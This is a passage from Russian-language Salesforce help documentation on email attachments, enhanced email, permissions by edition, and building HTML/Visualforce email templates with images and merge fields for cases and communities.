   - URL-адрес вложения: щелкните ссылку на вложение (`.html`) в сообщении эл. почты; скопируйте и вставьте URL-адрес, открывшийся в обозревателе.
3. Нажмите кнопку **«Поиск»**.
   - Результаты поиска возвращают не более 100 совпадающих записей.
   - Если вложение отправлено посредством пакетной электронной рассылки, то результаты поиска возвращают одну запись для каждых 100 отправленных сообщений эл. почты. Чтобы удалить вложение, удалите одну из возвращенных записей.
4. Щелкните ссылку **«Удал.»** напротив нужного вложения в результатах поиска. При выборе ссылки на вложение получателям отображается уведомление о необходимости обращения к отправителю сообщения эл. почты для просмотра вложения.

   Прим.: Удаленные вложения не могут быть восстановлены из корзины.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления вложений эл. почты, отправленных в виде ссылок:
- Изменение всех данных

Версии и разрешения электронной почты в Lightning Experience

Электронная почта Salesforce и шаблоны доступны в нескольких версиях. Включите данную функцию, чтобы управлять полномочиями и доступом администраторов и конечных пользователей на уровне организации.

ВЕРСИИ

Доступно в версиях: Salesforce Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Уровень организации	Полномочия и требования для доступа
Использование эл. почты в Lightning Experience:	• Должна использоваться версия Lightning Experience. • Действие отправки эл. почты должно быть добавлено в действия Lightning на макетах страниц для объектов с поддержкой Lightning Email.
Отправка всех типов исходящих сообщений эл. почты:	Уровень доступа «Доступ для отправки эл. почты» — *«Все сообщения эл. почты»*.
Отправка вложений:	• Поддержка доставки содержимого с отправкой файлов размером более 3 МБ. Если доставка содержимого выключена, пользователи не могут загружать файлы размером более 3 МБ. • Для отправки файлов требуется поддержка Salesforce Files. Если поддержка Salesforce Files отсутствует, можно отправлять только вложения.
Просмотр отправленных сообщений электронной почты:	• При включенной функции расширенных сообщений электронной почты: дополнительные полномочия не требуются. Электронные сообщения выглядят как записи сообщений электронной почты. • При отключенной функции расширенных сообщений электронной почты: Сообщения электронной почты выглядят как записи задач. Рекомендуем включить функцию «Общедоступные действия». Если функция «Общедоступные действия» отключена, то при отправке пользователем сообщения электронной почты нескольким контактам система Salesforce создает записи копий закрытых задач, по одной для каждого контакта.

Администратор	Полномочия и требования для доступа
Создание шаблона сообщения эл. почты:	Полномочие «Отправка эл. почты».
Добавление файла в шаблон или сообщение:	Доступ к присоединяемому файлу.
Удаление шаблона, созданного другим пользователем:	Полномочие «Просмотр всех данных».
Отправка эл. почты:	Перед первой отправкой эл. почты все администраторы должны подтвердить адреса эл. почты. Выполните отображаемые инструкции.

Пользователь	Необходимые настройки и полномочия
Создание шаблона сообщения эл. почты:	Полномочие «Отправка эл. почты».
Добавление объединенных полей в шаблон или сообщение:	Доступ к полям соответствующего объекта.
Добавление файла в шаблон или сообщение:	Доступ к присоединяемому файлу.
Удаление собственного шаблона:	Нет.
Отправка эл. почты:	• Полномочие «Отправка эл. почты». • Перед первой отправкой эл. почты все администраторы и пользователи должны подтвердить адреса эл. почты. Выполните отображаемые инструкции.

СМ. ТАКЖЕ:

Какой из вариантов отправки сообщений электронной почты из системы Salesforce наиболее удобен для организации?

Расширенные сообщения электронной почты

Расширенные сообщения эл. почты позволяют повысить эффективность бизнес-процессов с помощью некоторых функций, таких как связывание сообщений электронной почты с другими записями, добавление настраиваемых полей к эл. сообщениям, использование триггеров для сообщений, изменение макетов эл. почты и управление сообщениями посредством API в системе Salesforce. Кроме того, предоставляется новая усовершенствованная страница сведений об сообщениях электронной почты, отображающая сообщения в исходном формате.

Расширенные сообщения электронной почты позволяют сохранять сообщения в системе Salesforce в форме записей EmailMessage. EmailMessage — это стандартный объект Salesforce, который расширяет функциональные возможности эл. почты.

Прим.: Чтобы обеспечить обратную совместимость, при использовании расширенных сообщений эл. почты по-прежнему создается запись «Задача» для каждого сообщения электронной почты. Однако при просмотре эл. сообщений в системе Salesforce будет отображаться запись «Сообщение электронной почты» для сообщения. Это удобно, так как сообщения электронной почты отображаются

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

в исходном формате. Поэтому HTML-сообщения отображаются в формате HTML, а эл. сообщения, использующие обычный текст, отображаются в виде обычного текста. Это то, чего ожидают пользователи.

Рекомендации по настройке расширенных сообщений электронной почты

Ниже представлены рекомендации по использованию расширенных сообщений электронной почты, в том числе ограничения, подробные сведения для клиентов Email-to-Case, а также информация о работе с записями EmailMessage и «Задача».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Расширенные сообщения включаются автоматически для большинства организаций, кроме использующих функцию Email-to-Case.
- Функция Email-to-Case позволяет использовать настраиваемые поля, настроенные макеты, бизнес-правила и триггеры для сообщений электронной почты без использования расширенных сообщений электронной почты. Кроме того, уже используется объект EmailMessage для сохранения сообщений электронной почты, связанных с обращениями. При необходимости в связывании записей EmailMessage с другими объектами (кроме обращений) рекомендуем включить расширенные сообщения электронной почты.
- Расширенные сообщения эл. почты позволяют сохранять сообщения электронной почты посредством стандартного объекта Salesforce, EmailMessage. Таким образом, представляются все обычные преимущества стандартных объектов, в том числе настраиваемые поля, настроенные макеты и улучшенная страница сведений о записях. Если организация использует функцию Email-to-Case, то объект EmailMessage уже применяется для сохранения эл. сообщений, связанных с обращениями. Если организация не использует функцию Email-to-Case, то, чтобы сохранить эл. сообщения с объектом EmailMessage, следует включить расширенные сообщения.
- Расширенные сообщения эл. почты позволяют сохранять сообщения электронной почты, отправленные из Salesforce, в форме записей EmailMessage и записей типа «Задача». Однако на странице сведений о сообщениях электронной почты в пользовательском интерфейсе отображается только запись EmailMessage.
  - Только отправитель может удалить записи «Задача» и «EmailMessage». Если отправитель удалил задачу, то никто другой, включая администратора системы, не сможет удалить оставшиеся письма.
  - Если вы хотите сэкономить место, удаляя электронные письма, их должен удалять отправитель.
- Даже при использовании расширенных сообщений электронной почты в организации эл. сообщения, добавленные из приложений Web-to-Lead и Salesforce for Outlook, сохраняются только как записи типа «Задача».
- Использование настраиваемых полей валюты с объектом EmailMessage не допускается.
- Для записей EmailMessage допускается только один тип записи.
- Бизнес-правила могут использовать записи EmailMessage только для обновления полей обращений.
- Можно привязать электронные письма к контактам, интересам, учреждениям, возможностям, обращениям, кампаниям, организациям-лицам и другим видам записей. В приложении Salesforce Classic такие связанные электронные письма отображаются в списке «Журнал действий». В Lightning Experience они отображаются в графике действий.
- Электронное сообщение оформляется как запись типа EmailMessage, а не как запись типа «Действие», и тем самым изменяется для вас порядок действий при изменении контента. Поля электронного письма, включая RelatedToId, можно изменить, только пока письмо находится в статусе черновика. Исключением являются поле IsExternallyVisible и настраиваемые поля. Это ограничение касается изменений, выполненных в пользовательском интерфейсе и посредством API.
- Прежде чем использовать расширенные сообщения электронной почты, рекомендуем выполнить следующее.
  - Проверьте триггеры и бизнес-правила, использующие объект EmailMessage. Поле `ParentID` записей EmailMessage, связанных с обращениями, всегда заполнено. Если используются расширенные сообщения электронной почты,

записи EmailMessage можно связывать с другими записями, а поле `ParentID` может не заполняться. В результате может потребоваться обновление триггеров и бизнес-правил для обработки сообщений электронной почты с пустым полем `ParentID`.

- Проверьте настраиваемую бизнес-логику, включающую задачи и сообщения электронной почты. Рекомендуем выполнить следующие действия.
  - Повторите создание всех полей объекта «Задача» для объекта EmailMessage.
  - Перенесите все триггеры объекта «Задача» в объект EmailMessage.
- Выполните тестирование в безопасной среде со всеми бизнес-правилами и настройками, включая настройки Email-to-Case.

СМ. ТАКЖЕ:

Расширенные сообщения электронной почты

Настройка расширенных сообщений электронной почты

Настройка расширенных сообщений электронной почты

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для отправки сообщения эл. почты:	Полномочие «Отправка сообщений электронной почты» и доступ к записи, из которой отправляется сообщение электронной почты.
Для прикрепления файлов к сообщению эл. почты или шаблонам выполните следующие действия:	Доступ к присоединяемому файлу.
Чтобы использовать функцию ответа, ответа всем и пересылки	Прочтите о доступе к интересам и контактам, которые являются получателями сообщения электронной почты

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Расширенные сообщения электронной почты предоставляют пользователям множество функциональных возможностей, в том числе связывание эл. сообщений с другими записями, добавление настраиваемых полей к эл. сообщениям, использование триггеров для сообщений, изменение макетов эл. почты и управление сообщениями посредством API в системе Salesforce. Расширенные сообщения включаются автоматически для большинства организаций, кроме использующих функцию Email-to-Case.

1. Введите строку *Расширенные сообщения электронной почты* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Расширенные сообщения электронной почты»**.
2. Щелкните **«Включить»**.
3. Обновите страницу «Сообщение электронной почты», чтобы выполнить следующие действия.
   a. Добавить поле «Связано с».
   После этого для пользователей будут отображаться записи, связанные с сообщением.

b. Удалить поле Родительское обращение из макета страницы «Сообщение электронной почты». Это поле будет заполнено только при использовании функции Email-to-Case и связи эл. сообщения с обращением.

СМ. ТАКЖЕ:

Расширенные сообщения электронной почты

Рекомендации по настройке расширенных сообщений электронной почты

Шаблоны электронной почты

Система Salesforce предлагает несколько способов повышения производительности электронной почты. Один из хороших способов сделать это и обеспечить единообразие сообщений — воспользоваться шаблонами электронных сообщений в переписке.

Шаблоны электронной почты и писем массовой рассылки похожи друг на друга: в обоих используются разработанные вами шаблоны. Пользуйтесь ими для генерирования документов, которые включают данные полей из записей Salesforce, такие как контакты, интересы или возможности. Пользуйтесь шаблонами электронных сообщений при составлении черновиков писем, отправляемых из Salesforce, а шаблонами массовой рассылки — при отправке писем из Microsoft® Word.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

Использование шаблона для стандартизации отправляемых сообщений эл. почты

Рекомендуем использовать шаблон для экономии времени и стандартизации отправляемых сообщений эл. почты. При необходимости создайте собственный шаблон или воспользуйтесь шаблонами, созданными другими пользователями организации. Кроме того, можно использовать шаблоны, предоставляемые системой Salesforce. При выборе шаблона, содержащего вложенные файлы, убедитесь в наличии доступа к данным файлам во избежание проблем при их добавлении в сообщения эл. почты, отправляемые на основе данного шаблона. При отсутствии доступа к файлам отображается соответствующее уведомление.

Добавление изображений к шаблонам электронной почты в Salesforce Classic

HTML-шаблоны электронной почты и шаблоны электронной почты Visualforce поддерживают добавление изображений, например логотипов.

Рекомендации по использованию полей слияния в шаблонах электронной почты

Поле слияния — это поле, которое может быть добавлено в сообщение или шаблон сообщения электронной почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи. Поля слияния могут использоваться в теме и тексте настраиваемых HTML-шаблонов электронной почты. При использовании полей слияния следует понимать их алгоритм работы и представлять себе результаты в объединенных сообщениях электронной почты.

Поля слияния для обращений

Поля слияния для сообществ

При необходимости добавьте поля слияния в шаблоны эл. почты сообществ.

Шаблоны электронной почты в Lightning Experience

автоматизация процессов посредством полей слияния, использование шаблонов (выбор готового или создание собственного шаблона). Шаблоны автоматически доступны организации пользователя.

Шаблоны электронных писем в Salesforce Classic

Шаблоны эл. почты позволяют отправлять контактам, интересам и другим объектам сообщения эл. почты на основе предопределенных шаблонов. Система Salesforce Classic позволяет создавать четыре типа шаблонов эл. почты: текстовый, HTML с фирменным бланком, настраиваемый и Visualforce. Все перечисленные шаблоны эл. почты могут содержать текст, поля слияния и вложенные файлы. Кроме того, шаблоны HTML и Visualforce поддерживают добавление изображений. Шаблоны эл. почты могут использоваться для отправки писем связанного списка записи «Журнал действий» и «Состояние эл. почты с HTML-содержимым». Кроме того, текстовые и HTML-шаблоны могут использоваться в пакетных электронных рассылках. Орфографию текстовых шаблонов и шаблонов Visualforce без HTML-тегов можно проверить с помощью специальной кнопки.

Использование шаблона для стандартизации отправляемых сообщений эл. почты

Рекомендуем использовать шаблон для экономии времени и стандартизации отправляемых сообщений эл. почты. При необходимости создайте собственный шаблон или воспользуйтесь шаблонами, созданными другими пользователями организации. Кроме того, можно использовать шаблоны, предоставляемые системой Salesforce. При выборе шаблона, содержащего вложенные файлы, убедитесь в наличии доступа к данным файлам во избежание проблем при их добавлении в сообщения эл. почты, отправляемые на основе данного шаблона. При отсутствии доступа к файлам отображается соответствующее уведомление.

1. Откройте нужную запись.
2. Выберите вкладку действий, а затем вкладку «Эл. почта».
3. Чтобы вставить шаблон, щелкните значок «Шаблоны». Выберите нужный шаблон для просмотра его содержимого. Выполните необходимые изменения, откройте для предварительного просмотра и отправьте сообщение эл. почты!

СМ. ТАКЖЕ:

Пакетная электронная рассылка в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Lightning Experience и Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщения эл. почты:

- Отправка электронной почты

Для отправки сообщений эл. почты или использования шаблонов с вложениями:

- Доступ к присоединяемому файлу.

Добавление изображений к шаблонам электронной почты в Salesforce Classic

HTML-шаблоны электронной почты и шаблоны электронной почты Visualforce поддерживают добавление изображений, например логотипов.

При создании настраиваемых HTML-шаблонов или шаблонов Visualforce добавьте теги `img`, ссылающиеся на изображение. Настоятельно рекомендуем загружать изображения на вкладку «Документы», а затем использовать ссылки на копии изображений, хранящихся на сервере Salesforce.

Прим.: При использовании HTML-шаблонов с фирменным бланком логотипы или изображения извлекаются из фирменного бланка, выбранного пользователем при создании шаблона электронной почты.

1. Добавьте изображение на вкладку «Документы».
2. На начальной странице «Документов» откройте изображение, нажав на его название.
3. Нажмите правой кнопкой мыши на изображение и получите адрес URL, которым вы можете воспользоваться. При использовании URL-адреса на сервере Salesforce создается ссылка на копию изображения.
4. Откройте ваш шаблон Visualforce или HTML.
5. Вставьте HTML-тэг <img>, а затем адрес URL изображения там, где хотите разместить изображение на шаблоне электронной почты.

   Прим.: Можно воспользоваться также адресом URL внешнего веб-сайта, таким как `<img src="http://www.401khelpcenter.com/syndicate/img/AF-Logo_Brown_Small.gif" alt="Logo"/>`. Однако вы в большей степени контролируете изображение, если оно находится на сервере вашей организации.

Пример: **Произвольный шаблон HTML (без фирменного заголовка) электронного сообщения**

```
<img
src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000"/>
```

Пример: **Шаблон электронной почты <0>Visualforce<1>**

```
<apex:image id="Logo"
value="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800"
 />
```

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Personal Edition**

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition**.

Шаблоны электронной почты Visualforce Classic невозможно использовать в программе Lightning Experience

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения HTML-шаблонов эл. почты:

- Редактирование HTML-шаблонов

Для создания или изменения шаблонов эл. почты Visualforce:

- «Настройка приложения»

Для создания или изменения папок с общедоступными шаблонами эл. почты:

- Управление общедоступными шаблонами

СМ. ТАКЖЕ:

Создание шаблонов эл. почты на фирменном бланке в Salesforce Classic

Рекомендации по использованию полей слияния в шаблонах электронной почты

Поле слияния — это поле, которое может быть добавлено в сообщение или шаблон сообщения электронной почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи. Поля слияния могут использоваться в теме и тексте настраиваемых HTML-шаблонов электронной почты. При использовании полей слияния следует понимать их алгоритм работы и представлять себе результаты в объединенных сообщениях электронной почты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Personal Edition**

Пакетная электронная рассылка недоступна в версиях: **Personal Edition**, **Contact Manager** и **Group Edition**.

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition**.

Шаблоны электронной почты Visualforce нельзя использовать в Lightning Experience.

Рекомендации по синтаксису и форматированию

Синтаксис выглядит следующим образом: открывающая фигурная скобка, восклицательный знак, имя объекта, точка, имя поля, закрывающая фигурная скобка. Например, чтобы добавить номер счета получателя, введите следующую строку *«Код: `{!Account.AccountNumber}`»*. В этом случае сообщение эл. почты, открытое получателем, отображает строку: «Код: `001234567890123`.

Синтаксис поля слияния определяется местом использования поля. Чтобы гарантировать использование правильного синтаксиса, выберите поля слияния из раскрывающегося списка редактора в области использования поля слияния. Большинство полей слияния для шаблонов эл. почты полностью соответствует полям шаблонов эл. почты.

Важное замечание:

- Если настраиваемые объекты используют одинаковые имена или метки, то при использовании списка «Доступные поля слияния» отображаются только поля одного настраиваемого объекта. Чтобы гарантировать возможность выбора полей слияния других объектов, рекомендуем использовать уникальные имена и метки для всех настраиваемых объектов.

Рекомендации по использованию полей слияния

Общие

- Не рекомендуем использовать поле формулы гиперссылки в теме шаблона эл. почты или тексте текстового шаблона эл. почты.
- Шаблоны эл. почты позволяют добавлять текст замены в любые поля слияния. Текст замены отображается в отправленном сообщении электронной почты, если объединенная запись не содержит данных в соответствующем поле. Чтобы добавить текст замены, введите запятую после имени поля и текст перед закрывающей скобкой. Например: «Здравствуйте, `{!Contact.FirstName, ценный клиент}`!». При сохранении шаблона поле слияния отображается следующим образом: «Здравствуйте, `{!BLANKVALUE(Contact.FirstName, "ценный клиент")}`!». Таким образом, если запись контакта содержит пустое поле «Личное имя», то сообщение электронной почты, созданное на основе данного шаблона, будет начинаться со следующей строки «Здравствуйте, ценный клиент!».
- Поля слияния `{!Receiving_User.`*имя_поля*`}` и `{!Sending_User.`*имя_поля*`}` доступны только для пакетной электронной рассылки и недоступны в шаблонах эл. почты Visualforce.
- Поля пользователя также называются полями «Отправитель» для администраторов и пользователей с полномочием «Управление пользователями». Рекомендуем использовать данные поля в шаблонах эл. почты для ссылки на отправителя.

- Администраторы и пользователи с полномочием «Управление пользователями» могут использовать поля слияния «Получатель» в шаблонах эл. почты для ссылки на получателя.
- Поля «Дата создания» и «Дата последнего изменения» отображают только дату, но не время.
- Если шаблон содержит поле слияния, которому соответствует пустое поле отдельной записи, то данное поле не отображается в отправленном сообщении эл. почты. Чтобы найти пустые поля, измените списковое представление получателей для поиска полей слияния, используемых в шаблоне, и введите следующий фильтр: «"<поле>" "равно"». Прежде чем отправить сообщения эл. почты, измените записи, содержащие пустые поля.
- Поля слияния не имеют значений, если они не определены для объекта, который не согласуется с получателем и не связан с записью.

Организации

Если поля слияния для организаций добавляются в шаблон эл. почты, который выбирается после добавления контакта в поле сообщения эл. почты «Кому», то поля слияния для организаций заполняются данными организации контакта, а не организации обращения.

Кампании

- Поля слияния для кампаний и участников кампаний могут использоваться в шаблонах эл. почты, но не в шаблонах стандартных писем.
- Поля слияния для участников кампаний не могут использоваться с другими типами полей слияния в одном шаблоне эл. почты. Например, чтобы добавить должность получателя в шаблон эл. почты, содержащий поле слияния для участников кампаний, воспользуйтесь полем слияния `{!CampaignMember.Title}` вместо поля `{!Lead.Title}` или `{!Contact.Title}`.

Обращения

Если организация использует функцию Email-to-Case или On-Demand Email-to-Case, то пользователи могут создавать шаблоны эл. почты, позволяющие агентам службы поддержки отвечать на полученные сообщения эл. почты, содержащие обращения. Данные шаблоны могут содержать поля слияния, которые добавляют сведения из исходного сообщения эл. почты в ответ.

Connection Finder

Настраиваемые шаблоны эл. почты должны содержать URL-адрес опроса. Поле слияния `{!Contact.PartnerSurveyURL}` доступно при создании шаблонов в качестве поля слияния для контактов.

Контакты

- Можно использовать настраиваемые поля «Контакт» или «Интерес» для слияния, но только для документов, формируемых с применением объекта этого поля. Например, настраиваемое поле интересов можно использовать только для шаблонов контактов.

Возможности

Поля слияния для продуктов возможностей доступны только тем организациям, которые используют продукты, поэтому могут использоваться только в шаблонах стандартных писем, но не в шаблонах эл. почты.

Заказы

Поля объединения для заказанных продуктов в шаблонах эл. почты не поддерживаются.

Workflow

Прежде чем использовать поля слияния из записей пользователей в шаблонах эл. почты, выберите нужный тип поля слияния.

- Поля пользователя: рекомендуем использовать данные поля слияния для отображения отправителя. Поля слияния по имени `{!User.`*имя_поля*`}` возвращают значения из записи пользователя, который создал или обновил запись, инициировавшую выполнение бизнес-правила.

- Поля целевого пользователя бизнес-правила: рекомендуем использовать данные поля слияния только в шаблонах эл. почты для бизнес-правил по объекту «Пользователь». Поля слияния по имени `{!Target_User.`*имя_поля*`}` возвращают значения из записи пользователя, созданной или обновленной для инициирования бизнес-правила.
- Поля слияния для процесса утверждения могут использоваться в шаблонах электронной почты, но не в шаблонах стандартных писем.

Данный выпуск поддерживает бета-версию бизнес-правил по объекту «Пользователь», являющуюся полноценной, но имеющую некоторые ограничения. Чтобы отправить свои отзывы и предложения, воспользуйтесь веб-сайтом IdeaExchange.

СМ. ТАКЖЕ:

Формирование писем электронной почты из записей

Стандартные письма

Поля слияния для утверждения

Поля слияния для обращений

Список доступных полей слияния определяется типом используемых данных. Большинство полей слияния полностью соответствует полям обращений. Таблица ниже содержит дополнительные поля слияния, которые отображают значения, извлеченные из обработанных обращений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные поля слияния изменяются в зависимости от используемой версии Salesforce.

Поле	Поле слияния	Описание
Статьи как документы в формате PDF	`Case.Articles_as_PDFs`	Статьи, связанные с обращением и преобразованные во вложения PDF. Нажмите кнопку **«Отправить сообщение эл. почты»** в связанном списке «Сообщения эл. почты» на странице сведений об обращении и выберите шаблон, содержащий данное поле слияния. Предварительный просмотр и удаление вложений могут быть выполнены до отправки сообщения эл. почты.
Поток эл. почты	`Case.Email_Thread`	Поток всех сообщений эл. почты, в которых контакт обращения является отправителем или получателем (поле «Кому», «Копия» или «СК»). Сообщения эл. почты отображаются в обратном хронологическом порядке, поэтому последние сообщения доступны вверху потока. Сообщения эл. почты представлены в потоке текстовыми версиями. Данное поле слияния не может использоваться на страницах Visualforce. Ниже перечислены ограничения для потока сообщений эл. почты.

Поле	Поле слияния	Описание
		• Максимальное количество сообщений эл. почты: 200 • Размер усеченного текста сообщения эл. почты: 32 Кб
Последний комментарий к обращению	`Case.Last_Case_Comment`	Описание последнего комментария, добавленного к обращению.
Вложения для решений	`Case.Solution_Attachments`	Вложения для решений по обращениям.
Описание решения	`Case.Solution_Description`	Сведения о решении, связанном с обращением. Если обращение связано с несколькими решениями, то список содержит описание всех решений.
Тема решения	`Case.Solution_Subject`	Заголовок решения, связанного с обращением. Если обращение связано с несколькими решениями, то список содержит заголовки всех решений.
Тема и описание решения	`Case.Solution_Subject_and_Description`	Заголовок и сведения о решении, связанном с обращением. Если обращение связано с несколькими решениями, то список содержит заголовок и описание всех решений.
Предложенные решения	`Case.Suggested_Solutions`	Ссылки на тему и описание каждого предложенного решения, которое может быть полезно при решении проблем клиентов. Прим.: Отправка пакетных рассылок по электронной почте, использующих шаблоны с указанным выше полем слияния, может занимать несколько минут, поэтому не рекомендуется.
Код потока обращений	`Case.Thread_Id`	Уникальный идентификатор для потока сообщений эл. почты в функции Email-to-Case. Код потока — это уникальный код каждого сообщения эл. почты, содержащего обращение. Например, [ref:_DV0Txx._500V0U9YB:ref]. По умолчанию код потока добавляется в тему и основной текст сообщения. Обычно код потока располагается в конце основного текста. Данное поле слияния позволяет перемещать код потока в другие области основного текста.

Примечания по полям слияния для обращений

Поля слияния для прав по обращениям

Права по обращениям не поддерживают поля слияния. Например, поле слияния «Имя права `{!Case.Entitlement}`», добавленное в шаблон эл. почты, не заполняется в шаблоне.

Поля слияния для функции Email-to-Case или On-Demand Email-to-Case

Если организация использует функцию Email-to-Case или On-Demand Email-to-Case, то пользователи могут создавать шаблоны эл. почты, позволяющие агентам службы поддержки отвечать на полученные сообщения эл. почты,

содержащие обращения. Данные шаблоны могут содержать поля слияния, которые добавляют сведения из исходного сообщения эл. почты в ответ. См. Просмотр шаблонов электронной почты в Salesforce Classic на странице 2481.

Поля слияния для функции Web-to-Case

Чтобы добавить ссылку на имя, адрес эл. почты, телефон или компанию клиента, отправившего интерактивное обращение посредством функции Web-to-Case, воспользуйтесь соответствующим полем `{!Case_OnlineCustomer...}`. Чтобы добавить ссылку на контакт или организацию, связанную с обращением, воспользуйтесь соответствующими полями слияния контакта или организации.

Поля слияния для сообществ

При необходимости добавьте поля слияния в шаблоны эл. почты сообществ.

При включении сообществ Salesforce в организации система создает три текстовых шаблона эл. почты.

- Сообщества: сообщение эл. почты об изменении пароля
- Сообщества: сообщение эл. почты о восстановлении пароля
- Сообщества: приветственное сообщение эл. почты

Данные шаблоны используют уникальные поля слияния. Данные поля слияния недоступны для выбора и копирования при редактировании шаблона, но могут быть добавлены вручную. Данные поля слияния работают эффективно только при их использовании в текстовом или HTML-шаблоне, выбранном для сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Имя поля	Описание
`{!Community_Name}`	Имя сообщества, введенное при создании сообщества.
`{!Community_Url}`	URL-адрес для страницы входа сообщества. Например, https://acme.force.com/partners/login. Если данное поле слияния используется приветственным сообщением эл. почты, которое отправляется новому внешнему пользователю, то URL-адрес дополняется ссылкой на страницу восстановления пароля. Данное поле заполняется только при выполнении одного из перечисленных ниже условий. • Шаблон, содержащий данное поле, выбирается как шаблон приветственного сообщения эл. почты для сообщества и устанавливается флажок «Отправить приветственное сообщение эл. почты». • Шаблон, содержащий данное поле, выбирается как шаблон сообщения эл. почты об изменении или восстановлении пароля, а сообщение эл. почты отправляется внешнему пользователю, являющемуся участником сообщества.
`{!Receiving_User.Username}`	Имя пользователя получателя приветственного сообщения эл. почты.

При необходимости создайте настраиваемые шаблоны эл. почты для сообществ посредством Visualforce, позволяющего использовать настраиваемый фирменный стиль компании в шаблонах эл. почты. При использовании шаблона эл. почты Visualforce рекомендуем использовать тип глобального поля слияния `$Network` и его свойства (см. таблицу ниже).

Имя поля	Описание
`$Network.Name`	Имя сообщества, введенное при создании сообщества.
`$Network.NetworkUrlForUserEmails`	URL-адрес для страницы входа сообщества. Например, https://acme.force.com/partners/login. Если данное поле слияния используется приветственным сообщением эл. почты, которое отправляется новому внешнему пользователю, то URL-адрес дополняется ссылкой на страницу восстановления пароля. Данное поле заполняется только при его использовании в шаблоне эл. почты Visualforce для одного из трех типов эл. почты, поддерживаемых сообществами.

Если сообщество использует обращения, утверждения или бизнес-правила, то сообщения эл. почты, созданные на основе шаблона эл. почты, использующего поля слияния `{!<any_object>.Link}` или `{!Case.Link}`, содержат ссылку на запись в сообществе. Если получатель сообщения эл. почты является участником нескольких активных сообществ, то ссылка открывает самое давнее активное сообщество. При выборе ссылки в сообщении эл. почты после выполнения входа в сообщество ссылка открывает соответствующее сообщество. Если пользователь не является участником сообщества, то ссылка открывает внутреннюю организацию. Если пользователь является участником портала и сообщества, то ссылка открывает сообщество.

Имя поля	Описание
`{!Case.Link}`	Область использования: • Уведомления контактов и ответственных о добавлении комментариев к обращениям • Уведомления контактов о создании и обновлении обращений
`{!<any_object>.Link}`	Область использования: • Запросы на утверждение, отправленные ответственным за утверждения и делегированным ответственным за утверждения • Электронные предупреждения бизнес-правила

Чтобы проверить использование полей стандартных писем в шаблонах электронных писем, откройте настройки и введите строку *«Шаблоны эл. почты»* в поле «Быстрый поиск», затем выберите пункт **«Шаблоны эл. почты»**, после чего щелкните **«Правка»** напротив любого шаблона.

СМ. ТАКЖЕ:

- Настройка сообщений электронной почты, отправляемых из сообществ
- Шаблоны электронных писем в Salesforce Classic
- Настройка сообщений электронной почты, отправляемых из сообществ
- Шаблоны электронных писем в Salesforce Classic

Шаблоны электронной почты в Lightning Experience

автоматизация процессов посредством полей слияния, использование шаблонов (выбор готового или создание собственного шаблона). Шаблоны автоматически доступны организации пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Создание шаблона в Lightning Experience

Создайте шаблоны эл. почты для экономии времени и стандартизации сообщений эл. почты, отправляемых пользователями организации. При необходимости воспользуйтесь полями слияния. Поля, доступные для слияния, определяются используемым макетом страницы и заданными параметрами безопасности поля. По умолчанию создаваемые шаблоны являются общедоступными: они могут использоваться другими пользователями организации.

Использование классических шаблонов электронных сообщений в Lightning Experience

Использование всех работ и планирования, входящих в шаблоны электронных сообщений Salesforce Classic за счет применения таких же шаблонов в Lightning Experience. Вы можете использовать шаблоны электронной почты для текстов, настраиваемых HTML и фирменных бланков в Lightning Experience.

Рекомендации по использованию классических шаблонов электронных сообщений в Lightning Experience

При использовании классических шаблонов электронных сообщений в Lightning Experience учитывайте следующие рекомендации.

Создание шаблона в Lightning Experience

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов эл. почты:	Отправка электронной почты
Для прикрепления файлов к сообщению эл. почты или шаблонам выполните следующие действия:	получите доступ к прикрепляемому файлу.
Для удаления шаблонов эл. почты:	«Изменение всех данных» или владение шаблоном
Для обновления шаблонов эл. почты:	«Изменение всех данных» или владение шаблоном

ВЕРСИИ

Доступно в версиях: Salesforce Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

